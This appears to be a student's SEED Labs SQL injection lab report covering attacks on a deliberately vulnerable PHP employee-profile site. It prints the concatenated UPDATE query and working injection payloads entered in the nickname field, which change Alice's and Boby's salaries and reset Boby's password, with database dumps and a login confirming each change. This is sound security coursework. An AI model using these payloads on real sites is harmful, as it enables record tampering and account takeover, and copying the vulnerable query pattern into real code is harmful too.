
Finally copying the modified files to the Web container.

```
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255f:/var/www/SQL_Injection
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php dc6e22bf255f:/var/www/SQL_Injection
[01/01/23]seed@VM:~/.../Code$
```

Based on these code lines I have found the vulnerability where I can add salary as a parameter as a part of SQL statement which is a part of the database used here.


```
50      $_SESSION['pwd']=$hashed_pwd;
51      $sql = "UPDATE credential SET
52      nickname='".$input_nickname',email='".$input_email',address='".$input_address',Password='".$hashed_pwd',PhoneNumber='".$input_phonenumber' where
53      ID=$id;";
52  }else{
53  // if password field is empty.
54  $sql = "UPDATE credential SET
55      nickname='".$input_nickname',email='".$input_email',address='".$input_address',PhoneNumber='".$input_phonenumber' where ID=$id;";
```

Sending the query.



The screenshot shows a web browser window with the URL www.seed-server.com/unsafe_edit_frontend.php. The page title is "Edit Profile". The main content is titled "Alice's Profile Edit". There are five input fields: "Nickname" (value: "Alice', salary=30000 #"), "Email" (value: "alice@gmail.com"), "Address" (value: "Moscow"), "Phone Number" (value: "111-000-101"), and "Password" (empty). A "Save" button is at the bottom. The page footer says "Copyright © SEED LABs".

And the salary has been changed from 10,000 to 30,000.



www.seed-server.com/unsafe_home.php

SEED LABS Home Edit Profile Logout


Alice Profile

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101

Copyright © SEED LABS

Task 3.2

Now trying to change Boby's Salary with the SQL statement **Alice',salary=1 where Name='Boby'; #**



www.seed-server.com/unsafe_home.php

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName	<code>'",salary=1 where Name='Boby'; #</code>
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101
Password	Password

Save

Copyright © SEED LABS


Now in the SQL Database container I have compared the Salary and it has been changed to 1 from 30,000.

```
mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email      | NickName | Password
+----+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 30000 | 9/20  | 10211002 | 111-000-101 | Moscow   | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
| 2 | Boby  | 20000 | 1     | 4/20  | 10213352 |           |           |           | Alice    | 8fc8dd2efccb29d7e65fd35c2e035c8c203e1
9a1 |
| 3 | Ryan  | 30000 | 30000 | 4/10  | 98993524 |           |           |           | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
| 4 | Samy  | 40000 | 30000 | 1/11  | 32193525 |           |           |           | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
| 5 | Ted   | 50000 | 30000 | 11/3  | 32111111 |           |           |           | Alice    | 99343bfff28a7bb51cb6f22cb20a618701a2c2
f58 |
| 6 | Admin | 99999 | 30000 | 3/5   | 43254314 |           |           |           | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+----+----+----+----+----+----+----+----+----+----+----+
6 rows in set (0.00 sec)

mysql>
```

Task 3.3

Now changing Boby's password from Alice's profile with the help of SQL Statement
Alice',password=sha1('boby') where Name='Boby'; #



The screenshot shows a web application interface for editing a profile. The URL in the address bar is `www.seed-server.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The form fields are as follows:

NickName	<code>Alice',password=sha1('boby') wh</code>
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101
Password	Password

A large green "Save" button is at the bottom of the form. The page footer includes the text "Copyright © SEED LABs" and a series of small, illegible icons.

The previous screenshot of the Database is like this.

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 30000 | 9/20 | 10211002 | 111-000-101 | Moscow | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 | |
| 2 | Boby | 20000 | 2000 | 4/20 | 10213352 | | | | | Alice | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 30000 | 4/10 | 98993524 | | | | | Alice | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 30000 | 1/11 | 32193525 | | | | | Alice | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 30000 | 11/3 | 32111111 | | | | | Alice | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 30000 | 3/5 | 43254314 | | | | | Alice | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```


It can be confirmed that the password has been changed by the SQL Database and in the screenshot below it is proven by how the hash of the password is different than what it was before.

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 30000 | 9/20 | 10211002 | 111-000-101 | Moscow | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 | |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | Alice | 8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1 |
| 3 | Ryan | 30000 | 30000 | 4/10 | 98993524 | | | | | Alice | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 30000 | 1/11 | 32193525 | | | | | Alice | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 30000 | 11/3 | 32111111 | | | | | Alice | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 30000 | 3/5 | 43254314 | | | | | Alice | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

It can also be confirmed with sha1sum which is a match to the change observed in the database.


```
[01/01/23]seed@VM:~/.../Code$ echo -n 'boby' | sha1sum
8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1 -
[01/01/23]seed@VM:~/.../Code$
```

Further confirmation is to login with the changed password set as “boby”.



The screenshot shows a login form titled "Employee Profile Login". It features two input fields: "USERNAME" with the value "Boby" and "PASSWORD" with the value "****". Below the fields is a green "Login" button. At the bottom of the form, the text "Copyright © SEED LABS" is displayed.

Hence, the task has been completed successfully as the login is successful. Moreover, the salary update performed in previous subtask is also visible.



The screenshot shows a profile page for "Boby". The top navigation bar includes "Home", "Edit Profile", and "Logout". The main content is titled "Boby Profile" and displays a table of profile information:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	


At the bottom of the page, the text "Copyright © SEED LABS" is visible.

Task 4


These are the files for the defense of the site.

```
root@dc6e22bf255f:/# cd /var/www/SQL_Injection/
root@dc6e22bf255f:/var/www/SQL_Injection# ls
css          logoff.php           unsafe_edit_frontend.php
defense      seed_logo.png       unsafe_home.php
index.html   unsafe_edit_backend.php
root@dc6e22bf255f:/var/www/SQL_Injection# cd defense
root@dc6e22bf255f:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@dc6e22bf255f:/var/www/SQL_Injection/defense# █
```


Now visiting the following URL for the task.



And this is how it looks like.



Trying to get user info of Alice.



Get Information


USERNAME Alice

PASSWORD *****

Get User Info

Copyright © SEED LABS


Which is as following as the site accepted Alice's modified credentials.



Information returned from the database

